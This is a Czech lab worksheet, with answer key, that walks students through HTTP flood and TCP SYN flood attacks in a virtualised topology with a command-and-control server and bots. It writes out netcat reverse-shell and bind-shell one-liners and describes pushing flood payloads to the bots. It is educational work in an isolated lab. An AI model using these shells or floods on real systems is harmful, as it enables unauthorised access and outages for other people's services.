

# Pracovní list – Scénáře na HTTP flood a TCP SYN flood útoky

**Obsah**

[Pracovní list – Scénáře na HTTP flood a TCP SYN flood útoky 1](#_Toc192341151)

[Úvod 1](#_Toc192341152)

[Potřebné materiály 2](#_Toc192341153)

[Teoretické informace 2](#_Toc192341154)

[DOS typu HTTP flood 2](#_Toc192341155)

[DOS typu TCP SYN flood 2](#_Toc192341156)

[Instrukce 3](#_Toc192341157)

[Část 1. Úvod k DoS 3](#_Toc192341158)

[Část 2. Popis topologie 3](#_Toc192341159)

[Část 2,5. Replikace topologie (pro přednášející) 4](#_Toc192341160)

[Krok 1. Stáhnutí a virtualizace strojů 4](#_Toc192341161)

[Krok 2. Nastavení síťových karet ve VB 4](#_Toc192341162)

[Krok 3. Komunikace (routery) 5](#_Toc192341163)

[Část 3. 7](#_Toc192341164)

## Úvod

Tento pracovní list slouží na procvičení základních znalostí ohledně DDoS útocích, Command and Control serverech a specificky se zaobírá HTTP flood a TCP SYN flood útokům.

V průběhu práce student bude konfigurovat základní prvky pro nadstavbu scénářů, nastaví scripty pro funkčnost celého útoku jako, bind shell na CnC server a scripty pro komunikaci s botnetem.

Na konci této práce by student měl mít větší porozumění o těchto útocích: jak jejich chování funguje a co mohou způsobit.

## Potřebné materiály

* Software pro virtualizaci (VirtualBox)
* Místo pro virtuální stroje ~50 GB.
* Pro přednášející – software pro konfiguraci routeru (WinBox)
* Pro přednášející – obrazy Ubuntu server, Kali a RouterOS.

# Teoretické informace

V této části se seznámíte s použitými útoky (jek fungují a co obsahují.

## DOS typu HTTP flood

HTTP flood cílí na aplikační vrstvu (7. vrstva OSI modelu). Útočník využívá zdánlivě legitimní HTTP požadavky k přetížení cílového serveru a jeho vyčerpání. Tento typ útoku je obtížné detekovat, protože požadavky napodobují běžný provoz.

* **Princip útoku:** Útočník zasílá velké množství HTTP GET nebo POST požadavků na cílový server. Server je nucen zpracovávat každý požadavek, což vede k přetížení procesoru a paměti a následné nedostupnosti služby pro legitimní uživatele.
* **Veřejně používané nástroje:** Mezi běžné nástroje patří HULK (HTTP Unbearable Load King), který generuje unikátní HTTP požadavky v nepravidelných intervalech, což činí útok obtížně filtrovatelným.
* **Dopad:** HTTP flood může dramaticky zvýšit odezvu serveru nebo jej zcela přetížit, což způsobuje výpadek poskytované služby.

Otázka t.1: Jak ovlivňuje server DoS útok?

*(Zvýší se jeho odezva, nebo se útokem přetíží)*

Otázka t.2: Na jakém portu většinou běží webové služby?

*(port 80/443)*

Otázka t.3: Jaký je například známý (free) nástroj pro zachycení síťového provozu?

*(Wireshark a Tcpdump)*

## DOS typu TCP SYN flood

TCP SYN Flood je protokolový útok, který zneužívá slabinu v procesu navazování spojení v síťovém protokolu TCP (tzv. „three-way handshake“). Tento útok operuje na transportní vrstvě (4. vrstva OSI modelu).

* **Princip útoku:** Útočník opakovaně zasílá SYN pakety cílovému serveru a simuluje tak požadavky na otevření spojení. Server odpovídá SYN-ACK paketem a čeká na potvrzení od útočníka (ACK), které však nikdy nepřijde. Tím zůstávají na serveru „polootevřené“ spojení, která zaplňují jeho kapacitu.
* **Veřejně používané nástroje:** Hping3 je oblíbený nástroj pro generování TCP SYN paketů, který umožňuje jejich přizpůsobení podle potřeb útočníka.
* **Dopad:** Server může být přetížený velkým množstvím polootevřených spojení, což omezuje jeho schopnost reagovat na legitimní uživatele. Výsledkem je nedostupnost služby a narušení provozu.

Otázka t.4: Na jaké vrstvě ISO/OSI běží TCP SYN flood?

*(Na 4. vrstvě)*

Otázka t.5: Jako útočník, posíláme poslední ACK?


*(Ne, abychom nechali spojení otevřené)*

Otázka t.6: Co se stane v normálním „three way handshake“ protokolu po poslání značky ACK, pokud ho další strana neobdrží?

*(Po vypršení timeru se pošle ACK znova)*

# Instrukce

## Část 1. Popis topologie



Na obrázku výše je celá topologie práce i s přiřazenými IP adresami. V tomto zapojení tedy bude komponovat Útočník, na kterém běží distribuce Kali (dostupná z: <https://www.kali.org/get-kali/#kali-virtual-machines>), ze kterého budou pramenit útoky.

Centralizovaný CnC (Command and Control) server, ke kterému Útočník má root přístup a ze kterého se budou přeposílat útoky botnetu.

Boti, kteří reprezentují infikované zařízení s přístupem na internet a jsou tedy spouštěči škodlivého kódu.

Tři routery s operačním systémem RouterOS (dostupný z: <https://mikrotik.com/download>) a Ubuntu, mají simulovat internet a umožnit load balancing, pokud je potřeba.

A samotné servery oběti, na kterých běží HTTP služba Apache a DNS služba Bind na překlad adresy z druhého serveru. Jak Boti, tak servery běží převážně na Ubuntu (dostupný z: <https://ubuntu.com/download/server>).

Otázka 1.1: Na základě topologie a jejích popiscích, jaký je maximální počet botů v botnetu, pokud první bot dostane adresu 192.1.1.11?

*(Celkem jich může být 244, protože 256 – 2 (adresa sítě a broadcast) – 10 (prvních 10 použitelných adres pokud začínáme na 192.1.1.11))*

## Část 1,5. Replikace topologie (Jen zajímavost)

! - Tato část není potřebná k cvičení. Je tu jen ze zajímavosti, jak se konfigurovala síťová komunikace v této topologii. Pokud chcete dále pokračovat vedle nadpisu si můžete celou kapitolu „zabalit“.

### Krok 1. Stáhnutí a virtualizace strojů

V uvedených odkazech minule si stáhněte vždy jen jeden soubor. Kali a RouterOS jdou stáhnout rovnou jako import do VirtualBoxu, ale ubuntu server se musí stáhnout jako .ios soubor.

Po stáhnutí Kali a RouterOS stačí jen otevřít (poklepat) a začne import. Pro Ubuntu jděte do VirtualBoxu a klepněte na nový.




Vyplňte všechny potřebné informace jako jméno, místo staženého .iso souboru a ve položce hardware zvolte 10GB místa (v budoucnu budeme dělat co nejvíce propojených klonů pro co největší ušetření místa).

Každý stroj by měl už tedy jít spustit. (defaultní jméno/heslo pro kali je kali/kali, pro RouterOS není nastavené žádné a pro Ubuntu při instalačce si nastavíte vlastní (doporučuji nějaké krátké a lehce zapamatovatelné)).

### Krok 2. Nastavení síťových karet ve VB

Pro každou „cestu“ je potřeba založit novou interní síť a přiřadit ji ke síťové kartě. Např.: u routeru R1 (jediný RouterOS) bude síťové pole ve VirtualBoxu vypadat takto:



Pro nastavení páté síťové karty musíme zadat do našeho terminálu tento command (nejlépe v umístění VirualBoxu (defaultně ve C:\Program Files\Oracle\VirtualBox\)):

* .\VBoxManage.exe modifyvm “<Jméno R1 routeru>“ --nic5 none

Nakonec změnit na potřebný typ ve VirtualBoxu poklepáním na část ve závorce.

### Krok 3. Komunikace (routery)


Po spuštění RouterOS, který bude naším „hlavním“ routerem, se vám ukáže CLI rozhraní. Buď můžete konfigurovat přes to, nebo se k němu připojíme přes WinBox (dostupný z: <https://mikrotik.com/download>), abychom mohli konfigurovat ve grafickém rozhraní.

Dejte si pozor abyste ve síťovém menu měly povolen síťový most, aby šel router vidět.


Ve IP -> DHCP client vytvoříme základního klienta (stačí dát rozhraní, které slouží jako síťový most (pokud si nejste jistí můžete se kouknout do kolonky Interfaces a kde bude provoz, to je síťový most)).

Ve IP -> Addresses vytvoříme adresy podle schématu

Celý adresový list by měl vypadat nějak takto:



Ve IP -> routes nastavíme routy do vzdálených sítí (ze schématu je vidět, že vzdálená sítě budou pro nás jenom sítě serverů a botnetu). Celý list by měl vypadat takto:



Nakonec abychom měli sice pomalou ale nějakou automatickou komunikaci do internetu v síti, tak je potřeba ještě nastavit NAT ve IP -> firewall a kolonce NAT.


Ve vytváření nás zajímají jen 3 pole. Ve General pole Chain, který bude srcnat. Out. Interface, který je náš síťový most. A v Action zvolíme masquerade.


Pro další dva routery zvolíme ubuntu, protože zdarma verze RouterOS má limit na tx 1Mb/s.


Ještě předtím, než naklonujeme ubuntu, tak na naše základní přidáme síťový most abychom měli rychlou konektivitu do internetu a nainstalujeme na něj nástroj nmtui pro konfiguraci síťových parametrů (budeme využívat i u koncových zařízení).

Poté můžeme naklonovat a upravit síťové karty ve VB.

Po spuštění nmtui dáme add connection a přidáme potřebné rozhraní. Např.: u routeru R2 budou rozhraní vypadat následovně:








U routeru R3 doplníme podle schématu (na servery 176.16.1.1./24, na R1 s 128.1.2.2/24 a třemi routy jak u R2 (ale next-hop je 128.1.2.1) a na R2 128.1.3.2/24 s routou na síť botnetu).

Pro propsání změn můžeme rebootnout, nebo deaktivovat rozhraní ve nmtui ve „Activate a connection“.



## Část 2. Příprava Scénářů

### Krok 1. Připojení na CnC server

Jak jde vidět z topologie, musíme nějak spravovat x botů k útoku. Na to nám slouží CnC server, který se bude chovat jako taková přeposílací jednotka payloadu (scriptu), který budeme spouštět v našem botnetu.

Na to abychom mohli upravovat co se bude posílat a kdy, se můžeme například vzdáleně připojit k tomuto serveru ze stroje útočníka a udělat co je potřeba. Jelikož chceme použít shell, tak máme dvě varianty které můžeme použít:

* **Reverse shell:** nejběžnějším typem vzdáleného shellu, nejrychlejší, musíme ho spustit pomocí využití nějaké zranitelnosti, která umožňuje vzdálené spuštění kódu. U útočníka pak spustíme netcat listening na portu a na serveru musíme spustit reverse shell script.
  + Ú: „nc -lvnp <port>“
  + S: „rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <naše IP adresa> <port> >/tmp/f“
* **Bind shell:** funguje opačně jak reverse shell, my se budeme připojovat na server, kde už bude muset běžet listening script.
  + Ú: „nc <IP adresa serveru <port>“
  + S: „rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp <port> >/tmp/f“
* Příklady one-linerů například na InternalAllTheThings

Otázka 2.1: Jelikož se chceme z útočníkova stroje připojovat do CnC serveru, vždy když chceme, jaký druh vzdáleného shellu bychom měli použít?

*(Bind shell)*

Zatím si spustíme tedy R1, R2, R3, Kali a CnC server. Na CnC serveru bychom měli mít hned v našem Debian účtu vše potřebné pro oba scénáře jen ne naše scripty na HTTP flood či TCP SYN flood.



Zároveň, jelikož už jsme ve stavu kdy máme zkonfiskovaný server a předělané scripty, tak se musíme kouknout přes jaký port se budeme připojovat na CnC server.



Otázka 2.2: Přes jaký port se budeme připojovat, když náš script je ve bind.sh?


*(9444)*

### Krok 2. Stahování payload souboru na CnC server

Na Kali se ověříme, že payload soubory máme ve /home/kali/ (měli by se jmenovat payload\_http\_check.py a payload\_tcp\_check.py) a otevřeme dva terminály, na jednom zapneme http server a na druhém se připojíme na CnC server (jako kdyby CnC server byl vzdálený).



V shellu CnC serveru se přemístíme do /home/Debian/ a nástrojem wget stáhneme oba scripty.



Tím je připraven CnC server.

### Krok 3. Zkouška funkčnosti prvků

Ještě pro ujištění, že vše funguje si spustíme DNS server, kde bychom měli najít script log\_ips.py.



Po spuštění bude poslouchat na portu 9445. Na CnC serveru si zkopírujeme payload\_check\_to\_server.py na payloadcheck.py





A navíc spustíme manuálně serverc.py (většina scriptů je už spuštěna jako service, kde ale špatně uvidíme výstup ze spuštěných souborů), který je vlastně náš hlavní script na CnC serveru. Ten bude odpovídat botům z botnetu pakety, ve kterých bude obsah souboru payloadcheck.py. Tím můžeme celému botnetu automaticky rozposílat jakýkoliv script který chceme.

(Zde můžeme spustit spíše rovnou na CnC serveru, než přes Kali, znova za důrazem se podívat co se přesně děje při spuštění scénáře)



Nakonec pro celkovou kontrolu si ještě spustíme http/Apache server, tím by měl fungovat web server. Z Kali tak můžeme zkontrolovat vyhledáním 176.16.1.10 a [www.victim.com](http://www.victim.com).






Obě dvě adresy by měli ukazovat to samé.

Otázka 2.3: Co nám překládá adresu victim.com, že stále vidíme stránku web serveru?

*(DNS server)*

A pokud teď spustíme jednoho bota z botnetu, tak na CnC serveru (kde je zapnutý serverc.py) a na DNS serveru (kde je zapnutý log\_ips.py), by se měli ukázat informace kam a co se posílá.





Jak jde vidět z ukázky, bot z botnetu kontaktoval CnC server (taková žádost, jestli CnC server nemá nějaký kód na spuštění), který mu odpověděl obsahem payloadcheck.py, plus ještě vidíme zkrácenou zprávu že z našeho serveru 10.2.1.10 se odpověď poslala na IP adresu 192.1.1.11.

Zároveň na DNS serveru očekáváme zprávu na portu 9445, což ve payload scriptu teď je nastavená jako target\_port, která nakonec přijde a DNS server si zapíše IP adresu odesilatele.

Otazka 2.4: Jaký balíček a jaké moduly se používají na srcriptu na CnC serveru.

*(balíček scapy a moduly send, IP, TCP, Raw)*


## Část 3. Scénář HTTP flood


### Krok 1. Spuštění útoku


Z minulé části teď můžeme vypnout script který běží na DNS serveru a u už zapnutého bota spustíme bot\_listen.py (tento script už běží v pozadí, ale pro jeho output ho spustíme manuálně)



Přes Kali na CnC serveru zkopírujeme payload\_http\_test.py na payloadcheck.py a spustíme script cnc\_ping.py, který „pingne“ každého bota, který už někdy kontaktoval CnC server, to spustí v bot\_listen scriptu to, že spustí další script, který už kontaktuje CnC server žádostí o payload soubor a ten mu ho zpětně pošle. A po obdržení se rovnou spustí.







Ze snímků si tedy můžeme ověřit, že se vážně útok podařil rozběhnout – cnc\_ping.py se spustil správně (po zapnutí jakéhokoliv bota, pokud má přístup k CnC serveru, by se měl přiřadit do .log souboru na CnC serveru) a kontaktoval adresu 192.1.1.11.

Na botu se tento ping byl zachycen a spustil se script botb.py, což ne naše „žádost“ o payload. A na CnC serveru náš script detekoval žádost bota a poslal mu náš nakopírovaný payload.


A nakonec znova na botu se zobrazilo, co se bude spouštět za script a jelikož u funkce send() máme verbose=true, tak nám to začne vypisovat znázorněné pakety.

### Krok 2. Škálování botnetu


Jelikož ve skutečném světě se používají tisíce přístrojů na DDoS útoky, tak je asi zřejmé, že jeden script toho moc neudělá (mohl by, pokud by nešlo o čistý flood útok). Takže první krok, kterým zvýšíme efektivitu útoku je přidat více strojů (naklonování).

